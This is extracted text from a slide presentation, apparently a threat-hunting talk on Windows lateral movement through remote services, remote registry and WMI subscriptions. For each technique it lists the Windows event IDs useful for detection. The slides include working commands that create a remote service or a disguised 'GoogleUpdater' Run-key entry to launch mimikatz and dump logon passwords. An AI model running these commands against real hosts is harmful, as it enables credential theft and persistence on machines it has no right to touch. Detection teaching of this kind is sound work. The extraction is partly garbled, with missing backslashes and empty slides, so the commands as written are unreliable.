    Remote execution viaServices • Programmatically • Standard command line tool: • sc pc0002 create "Remote service" binPath= "cmd /c C:UsersPublicmimikatz.exe privilege::debug sekurlsa::logonpasswords exit >> C:UsersPublicresult.txt" sc pc0002 start "Remote service" sc pc0002 delete »Remote service" How • TCP/135 port is accessible on remote host • RPC dynamic port range is accessible on remote host Requirements & limitations
  • 40.
    Remote execution viaServices – events sequence on destination side E2. Special privileges assigned to new logon (Windows EID 4672) E1. Network Logon (Windows EID 4624) E3. New service is installed (Windows EID 7045/4697) E4. Start command is sent to installed service. services.exe starts payload file (Sysmon EID 1) E5. A timeout is reached (Windows EID 7009) E6. Failure while trying to start service (Windows EID 7000)
  • 41.
    Remote execution viaServices – the most interesting events
  • 42.
    Hunting: search forremotely created services
  • 43.
    Remote registry How • Programmatically •Using powershell or reg: • reg add pc0002HKLMSOFTWAREMicrosoftWindowsCurrentVersionRun /f /v GoogleUpdater /t REG_SZ /d "cmd /c C:UsersPublicmimikatz.exe privilege::debug sekurlsa::logonpasswords exit >> C:UsersPublicresult.txt" • powershell -command "&{$reg=[Microsoft.Win32.RegistryKey]::OpenRemoteBaseKey("LocalMachin e", "pc0002"); $key=$reg.OpenSubKey("SOFTWAREMicrosoftWindowsCurrentVersionRu n",$True); $key.SetValue("GoogleUpdater","calc.exe");}" Requirements & limitations • TCP/445 port is accessible on remote host • Remote Registry service is enabled on remote host
  • 44.
    Remote registry –events sequence on destination side E2. Special privileges assigned to new logon (Windows EID 4672) E1. Network Logon (Windows EID 4624) E3. WINREG pipe access (Windows EID 5145) E4. Registry value is modified (Windows EID 4657) – if audit and SACL were configured
  • 45.
    Remote Registry –the most interesting events
  • 46.
    Hunting: search forWINREG pipe connections
  • 47.
  • 48.
    Hunting: search forchanges in autostart registry keys
  • 49.
  • 50.
    Remote WMI subscriptionscreation – events sequence on destination side E2. Special privileges assigned to new logon (Windows EID 4672) E1. Network Logon (Windows EID 4624) E3. Writing to WMI Namespace (Windows EID 4662) – if audit and SACL were configured
  • 51.
  • 52.
    Remote WMI subscriptionscreation – the most interesting events